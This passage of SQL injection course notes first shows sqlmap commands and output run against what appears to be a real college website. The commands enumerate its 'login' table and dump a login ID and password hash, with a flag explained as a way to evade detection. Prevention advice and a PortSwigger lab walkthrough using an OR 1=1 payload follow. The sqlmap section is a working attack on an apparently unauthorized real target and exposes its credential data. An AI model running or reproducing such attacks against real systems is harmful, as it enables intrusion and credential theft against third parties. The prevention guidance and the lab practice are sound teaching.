# sqlmap -u http://gfcollege.in/staff-details.php?staff_id=22 -D gfcollege -T login --column  
s --random-agent
```

- Finds the columns



```
Kali (Running) - Oracle VM VirtualBox  
File View Input Devices Help  
root@Kali: ~ root@Kali: ~  
Table: login  
[5 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| department_id | int(11)  
| login_id | int(11)  
| login_type | enum('1','2','3','4')  
| password | varchar(50)  
| user_name | varchar(20)  
+-----+-----+  
[16:46:25] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/gfcollege.in'  
[*] ending @ 16:46:25 /2025-06-16/  
  
└──(root@Kali)-[~]  
#
```

Command-: sqlmap -u <target website url > -D <DB Name > -T <Table name> -C <column name>,<column name> --random agent

Explanation :-

- **sqlmap** → Runs the SQLMap tool.
- **-u** → Specifies the target URL to test.
- **<target website url>** → The vulnerable website you want to scan.
- **-D** → Selects the specific database you want to target.
- **<DB Name>** → The name of the database you are focusing on.
- **-T** → Selects the specific table inside the database.
- **<Table name>** → The name of the table you want to extract data from.
- **-C** → Chooses specific columns you want to retrieve.
- **<column name>,<column name>** → The names of the columns you want to extract (comma-separated).
- **--random-agent** → Uses a random browser identity to bypass detection systems.



```
Kali (Running) - Oracle VM VirtualBox  
File View Input Devices Help  
root@Kali: ~ [~]  
└─# sqlmap -u http://gfcollege.in/staff-details.php?staff_id=22 -D gfcollege -T login -C login_id,password --random-agent
```

- Here it finds the login_id and password.



```
Kali (Running) - Oracle VM VirtualBox  
File View Input Devices Help  
root@Kali: ~ [~]  
do you want to crack them via a dictionary-based attack? [Y/n/q] n  
Database: gfcollege  
Table: login  
[1 entry]  
+-----+  
| login_id | password          |  
+-----+  
| 1        | 06e112b87f40f4520bcd280192a2a64 |  
+-----+  
[16:50:54] [INFO] table 'gfcollege.login' dumped to CSV file '/root/.local/share/sqlmap/output/gfcollege.in/dump/gfcollege/login.csv'  
[16:50:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/gfcollege.in'  
[*] ending @ 16:50:54 /2025-06-16/  
  
└─#
```

How to Prevent From SQL Injection Attacks



1. Use Parameterized Queries (Prepared Statements)

- Most important defense.
- Prepared statements separate SQL logic from user input.



Example (Safe Code):

```
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ?");
```

```
$stmt->execute([$username]);
```

- ✓ User input is treated as **data**, not as part of the SQL command.



2. Use Stored Procedures (Safely)

- Stored procedures can help if used properly with parameterized inputs.



Example:

```
CREATE PROCEDURE GetUserByID (@UserID INT)
AS
BEGIN
    SELECT * FROM Users WHERE UserID = @UserID
END
```



3. Never Build SQL Queries with String Concatenation

- **Vulnerable Code:**

```
$query = "SELECT * FROM users WHERE username = " .
$_POST['username'] . """;
```

- ❌ Never directly insert user input into SQL queries.

4. Input Validation (Allow-List Input)

- Validate **type**, **length**, **format**, and **range** of user input.
 - Example:
 - Phone Number: Only digits, max length 10.
 - Username: Allow only alphanumeric characters.
-

5. Use ORM (Object Relational Mapping) Tools

- ORM tools like Hibernate, Sequelize, and Entity Framework automatically use parameterized queries.
-

6. Implement Least Privilege Database Access

- The database user account used by the application should have **minimum required permissions**.
 - Example:
 - SELECT, INSERT only.
 - No DROP, DELETE, or ALTER if not needed.
-

7. Use Web Application Firewalls (WAF)

- WAF can **block common SQL Injection patterns**.
 - Tools: AWS WAF, Cloudflare WAF, ModSecurity.
-

8. Escape User Inputs (Last Layer of Defense)

- Escape dangerous characters (like ' " ; --) **if parameterization is impossible**.
 - But this is not a primary defense. Parameterization is better.
-

9. Error Handling and Logging

- Never show raw SQL errors to users.
 - Example of what to avoid:
 - Show generic error messages.
 - Log detailed errors on the backend only.
-

10. Regular Security Testing

- Perform:
 - Penetration Testing
 - Code Reviews
 - Automated Scans (e.g., OWASP ZAP, Burp Suite)
-

11. Follow OWASP SQL Injection Guidelines


- Reference: OWASP SQL Injection Prevention Cheat Sheet
-

PortSwigger SQL Injection labs


Lab-1

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category


- Click on access the lab



- On burp suite pro




- Burp suite pro start ⏪




- Lab access



- Set up proxy




- Turn on intercept




- Click on any product category




- Request intercept




- Now change product category = gifts to '+OR+1=1--




- Right click on request and then click on **Do intercept** and then click on **response of this request**



- Response received




- Lab Solved ✓ 👍



